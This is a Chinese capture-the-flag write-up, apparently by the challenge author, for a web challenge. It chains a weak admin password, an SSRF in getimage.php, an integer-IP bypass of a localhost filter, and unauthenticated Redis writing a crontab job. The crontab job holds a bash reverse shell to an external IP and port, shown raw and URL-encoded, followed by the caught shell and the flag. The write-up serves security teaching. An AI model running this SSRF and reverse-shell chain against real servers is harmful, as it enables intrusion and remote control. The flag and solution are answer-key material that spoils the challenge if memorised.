

# 弱口令进后台

admin/8888888

本意是为了让大家去爆破，但是因为环境问题，就在源码处给了密码 888888

## 可利用点分析

进入界面后，发现是个人日记界面，里面的可输入点几乎没有  
查看源码，**唯一可疑点和可控点**只有在：

```
<!DOCTYPE HTML>
<html>
<head>
<title>Home</title>
<meta charset="utf-8" />
<meta name="viewport" content="width=device-width, initial-scale=1" />
<link rel="stylesheet" href="assets/css/main.css" />
</head>
<body>
<div id="wrapper" class="divided">
<section class="banner stylel orient-left content-align-left image-position-right fullscreen onload-image-fade-in onload-content-fade-right">
<div class="content">
<h1>2019年4月21日</h1>
<p class="major">今天，一早上都在出题，没吃饭。中午点了某汉堡，可以送餐上楼，挺好。</p>
<p class="major">虽然感觉不怎么好吃，连薯条我都没吃多少。好在我也不饿，只是有点口渴。外卖送了冰红茶，挺好。</p>
</div>
<div class="image">
<iframe src="getimage.php?action=downremoteimage&message=[img]http://b-ssl.duitang.com/uploads/item/201807/16/20180716215758_xgfkx.jpeg[/img]" width="800" height="800" frameborder="0" style="float:middle">
</iframe>
</div>
</section>
<!-- Footer -->
<footer class="wrapper stylle align-center">
<div class="inner">
<p>==个人日记==</p>
</div>
</footer>
<!-- Scripts -->
<script src="assets/js/jquery.min.js"></script>
<script src="assets/js/jquery.scrollx.min.js"></script>
<script src="assets/js/jquery.scrolly.min.js"></script>
<script src="assets/js/skel.min.js"></script>
<script src="assets/js/util.js"></script>
<script src="assets/js/main.js"></script>
</body>
</html>
```

我以为大家一眼就能发现这个，因为这个网址实在是很长！还有两个参数！

打开这个网址，出现的是蜡笔小新图片，显然就是首页加载的那个图片

接下来分析这个网址：

[http://10.21.13.190:23333/login/getimage.php?action=downremoteimage&message=\[img\]http://b-ssl.duitang.com/uploads/item/201807/16/20180716215758\\_xgfkx.jpeg\[/img\]](http://10.21.13.190:23333/login/getimage.php?action=downremoteimage&message=[img]http://b-ssl.duitang.com/uploads/item/201807/16/20180716215758_xgfkx.jpeg[/img])

- 参数 downremoteimage：

downremoteimage 的意思是“下载远程图片”，这算是一个提示。加载远程图片经常使用 curl 函数，这个函数**使得服务器去访问某个网址并获得资源**，所以不好好过滤，容易出现 **ssrf 漏洞**。（参考 discuz! 的 ssrf 漏洞）

- 参数 message：

[img]与[/img]之间的网址就是服务器去访问的网址。我们**可利用**的就是去修改这个网址使得服务器访问我们想要访问的资源。

查看该网址源码，发现加载了一张图片 hhd.jpg：


```
view-source:http://10.21.13.190:23333/login/getimage.php?action=downremoteimage&message=[img]http://b-ssl.duitang.com/upload
1
2 
3
```

所以 getimage.php 的逻辑就是：

获取 message 参数中的网址，访问该网址并将该网址的 response 存于 hhd.jpg 中，然后将 hhd.jpg 显示出来。所以我们可修改的地方也就在 message 参数。

## ssrf 结合 redis 未授权访问

最容易想到的就是先访问 127.0.0.1，但是被过滤了：



可用 ip 混淆来绕过 127.0.0.1：

以下网址描述的比较具体：

<https://blog.csdn.net/hanghang121/article/details/40112005>

我使用的是将 127.0.0.1 转换为整数型，python 脚本如下：

```
#-*-coding:utf-8-*-

#将 ip 转换为整数型
def IpChangeToNumber(ip):
    ip_str = str(ip)
    lst = ip_str.split('.')
    if len(lst) != 4:
        return None
    bin_ip = ""
    for elem in lst:
        num = int(elem)
        if num > 255:
            num = 255
        elif num < 0:
            num = 0
        sub_ip = bin(num)[2:]
        sub_ip = sub_ip.zfill(8)
        bin_ip += sub_ip
    return int(bin_ip, 2)

#将整数型转换为 ip
def NumberChangeToIp(number):
    number = int(number)
    bin_str = bin(number)[2:].zfill(32)
    ip_items = []
    ip_items.append(int(bin_str[0:8], 2))
    ip_items.append(int(bin_str[8:16], 2))
    ip_items.append(int(bin_str[16:24], 2))
    ip_items.append(int(bin_str[24:], 2))
    ip = '{}.{}.{}.{}'.format(ip_items[0], ip_items[1], ip_items[2], ip_items[3])
    return ip
print(IpChangeToNumber("127.0.0.1"))
```


所以可以使用 “2130706433” 去代替 “127.0.0.1”。

但是因为 getimage.php 将 reponse 放于图片中显示，导致我们即使能以服务器角度访问 127.0.0.1 也无法获得有用的资源。因为不管输入什么网址，回显的要么是正常的图片，要么是错误的图片。

这时候可以想到的不是读取资源，而是写入恶意代码。

ssrf 常常结合的是扫描内网端口，这里我们可以使用 dict 协议来访问内网端口（可用的还有 gopher 协议）：

可以用来利用的端口有 3306/6379/445 等。当端口存在且开放时，会返回数据，存在图片中；当端口不存在或不开放时，返回的数据为空，getimage.php 的处理是提示该网址或端口“无法访问！”。从下面两张图可看出，6379 端口存在。



ssrf 结合 redis 未授权访问的利用方式有很多种：

- ✧ 写入一句话木马
- ✧ 写入 crontab 任务定时
- ✧ 写入 ssh 公钥

但是我将 ssh、php、js、asp、jsp 都过滤了：



所以剩下能利用的就是写 crontab 任务定时。

## 写入 crontab 任务定时

从上面可知，6379 端口存在且可以通过空密码访问它。


我们需要做的就是：通过 redis 的 6379 端口在 cron 任务定时中写入 webshell 从而反弹 shell

- ✧ dict 协议的格式为：dict://ip:port/data
- ✧ crontab：\*\*\*\*\* 命令（这是简易版的，想要了解参考 [https://blog.csdn.net/qg\\_36644757/article/details/79963004](https://blog.csdn.net/qg_36644757/article/details/79963004)）


- ✧ centos 的 crontab 目录：/var/spool/cron，文件名为用户名（一般为 root）
- ✧ webshell：/bin/bash -i>&/dev/tcp/你的ip/你的ip的监听端口 0>&1
- ✧ redis 写入文件格式：（想要学习的话可以在 centos 中安装 redis）
  - config set dir 目录
  - config set dbfilename 文件名
  - set xx “写入的内容”
  - save
  - quit

我的服务器 ip 为：104.207.153.192，监听端口为：9999


接下来进行攻击，以图片为主：



因为怕权限太高到时候把源码都删了，我就配了个 hhddj 用户



听说有个用户叫hhddj  
我猜你需要一个公网ip，没有的话找我，qq：1466742963






接着需要设置变量 xx（其实任意名字都可以）

set xx "\n\n\* \* \* \* /bin/bash -i>&/dev/tcp/104.207.153.192/9999 0>&1\n\n"

但是因为含有一些特殊符号，url 解析后会变味，所以为了使之不变味，需要先进行 url 编码，编码后为：

set%20xx%20%22%5Cn%5Cn\*%20\*%20\*%20\*%20\*%20%2Fbin%2Fbash%20-  
i%3E%26%2Fdev%2Ftcp%2F104.207.153.192%2F9999%200%3E%261%5Cn%5Cn%22

在 dict 的 data 处输入以上字符串后：



可以看到 shell 已经反弹过来：

```
[root@webgoumen ~]# nc -lv 9999
Connection from 221.12.10.218 port 9999 [tcp/distinct] accepted
bash: no job control in this shell
bash-4.1$
```

输入命令 `find / -name "*flag*"` ，可以在回显中发现一个最像 flag 的路径  
`/flaghddj/flag.txt`：

```
bash-4.1$ find / -name "*flag*"
find / -name "*flag*"
find: `/var/spool/cron': Permission denied
find: `/var/spool/clientmqueue': Permission denied
find: `/var/spool/mqueue': Permission denied
find: `/var/log/php-fpm': Permission denied
find: `/var/log/httpd': Permission denied
find: `/var/empty/sshd': Permission denied
find: `/var/lib/yum/history/2016-09-06/3': Permission denied
```

```
/usr/local/src/redis-3.2.8/deps/.make-ldflags
/usr/local/src/redis-3.2.8/deps/.make-cflags
find: `/root': Permission denied
/flaghddj
/flaghddj/flag.txt
/sys/devices/pnp0/00:05/tty/ttyS0/flags
/sys/devices/system/cpu/cpu0/microcode/processor flags
```

获得 flag：

```
bash-4.1$ cat /flag /flag
cat /flaghddj//flag.txt
ZJGSUCTF{ssssssrrrrfff+Reddddis+xixixi+HHD+^%&*#@+23333}
bash-4.1$
```